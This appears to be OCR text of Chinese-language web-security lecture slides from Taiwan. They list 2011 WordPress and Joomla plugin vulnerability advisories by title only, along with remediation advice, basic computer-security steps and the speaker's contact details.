網際網路 | 受保護模式: 關閉

手機防護：iphone：iTunes & QuickTime

- iTunes / QuickTime 更新 。
- http://www.apple.com/tw/itunes/





- Apple 安全性更新
- http://support.apple.com/kb/HT1222?viewlocale=zh_TW&locale=zh_TW

補充資料

近期 Joomla & Wordpress 漏洞

- 資料來源：
- http://www.exploit-db.com/


- 解決方法：
  - 更新版本
  - 移除第三方外掛套件
  - 與校務系統切割網段
  - 檢查資料目錄權限

Date	D	A	V	Description		Plat.	Author
2011-08-28				Joomla Simple File Lister module <= 1.0 Directory Traversal Vulnerability	1072	php	evilsocket
Date	D	A	V	Description		Plat.	Author
2011-09-01				WordPress WP Bannerize plugin <= 2.8.6 SQL Injection	80	php	Miroslav Stampar
Date	D	A	V	Description		Plat.	Author
2011-08-27				WordPress Super CAPTCHA plugin <= 2.2.4 SQL Injection Vulnerability	588	php	Miroslav Stampar
2011-08-27				WordPress MM Forms Community plugin <= 1.2.3 SQL Injection Vulnerability	593	php	Miroslav Stampar
2011-08-27				WordPress Js-appointment plugin <= 1.5 SQL Injection Vulnerability	669	php	Miroslav Stampar
2011-08-26				WordPress Photoracer plugin <= 1.0 SQL Injection Vulnerability	1177	php	evilsocket
2011-08-25				WordPress SendIt plugin <= 1.5.9 Blind SQL Injection Vulnerability	1190	php	evilsocket
2011-08-22				WordPress MM Duplicate plugin <= 1.2 SQL Injection Vulnerability	1566	php	Miroslav Stampar
2011-08-20				WordPress UnGallery plugin <= 1.5.8 Local File Disclosure Vulnerability	1672	php	Miroslav Stampar
2011-08-20		-		WordPress Block-Spam-By-Math-Reloaded Plugin Bypass	1169	php	Tiago Ferreira an.
2011-08-18				WordPress Menu Creator plugin <= 1.1.7 SQL Injection Vulnerability	2071	php	Miroslav Stampar
2011-08-18				WordPress Allow PHP in Posts and Pages plugin <= 2.0.0.RC1 SQL Injection Vulnerability	1394	php	Miroslav Stampar
2011-08-18				WordPress Global Content Blocks plugin <= 1.2 SQL Injection Vulnerability	945	php	Miroslav Stampar
2011-08-18				WordPress Ajax Gallery plugin <= 3.0 SQL Injection Vulnerability	1119	php	Miroslav Stampar
2011-08-18				WordPress WP Forum plugin <= 1.7.8 SQL Injection Vulnerability	1074	php	Miroslav Stampar
2011-08-18				WordPress WP DS FAQ plugin <= 1.3.2 SQL Injection Vulnerability	694	php	Miroslav Stampar
2011-08-17				WordPress OdiHost Newsletter plugin <= 1.0 SQL Injection Vulnerability	796	php	Miroslav Stampar
2011-08-17				WordPress Easy Contact Form Lite plugin <= 1.0.7 SQLi	961	php	Miroslav Stampar
2011-08-17				WordPress WP Symposium plugin <= 0.64 SQL Injection Vulnerability	690	php	Miroslav Stampar
2011-08-17				WordPress Contus HD FLV Player plugin <= 1.3 SQL Injection Vulnerability	595	php	Miroslav Stampar
2011-08-17				WordPress File Groups plugin <= 1.1.2 SQL Injection Vulnerability	680	php	Miroslav Stampar
2011-08-16				WordPress IP-Logger Plugin <= 3.0 SQL Injection Vulnerability	1877	php	Miroslav Stampar

<< prev 1 2 3 4 5 6 7 8 >> next

電腦安全性的七大步驟

1. 評估使用電腦的風險，隨時提高警覺不要亂點選
2. 使用防毒軟體及防間諜軟體，並搭配線上掃毒
3. 保持更新作業系統及應用程式等軟體為最新狀態
4. 檢查您的作業系統及IE安全性設定
5. 使用個人(單機)防火牆
6. 建立穩固的密碼
7. 執行日常工作安全性維護，例如：更新、掃毒



結論

- Web Server 入侵手法
  - 常見的漏洞利用介紹
  - 網頁木馬簡介
  - 論壇套件漏洞介紹
  - SQL Injection & XSS 手法介紹
- Web Server 防禦策略
  - 駭客攻擊Web之阻擋方式
  - 惡意連結網站清單
  - 建置社群web2.0網站之注意事項

- 講師：　呂守箴
- E-Mail：shooujen@gmail.com

- 部落格：
- 網路攻防戰：http://anti-hacker.blogspot.com

- Plurk噗浪：　http://www.plurk.com/openblue
- FaceBook：　http://www.facebook.com/openblue
- 粉絲團：http://www.facebook.com/NetWarGame

- 網路直播頻道：http://zh-tw.justin.tv/openblueTV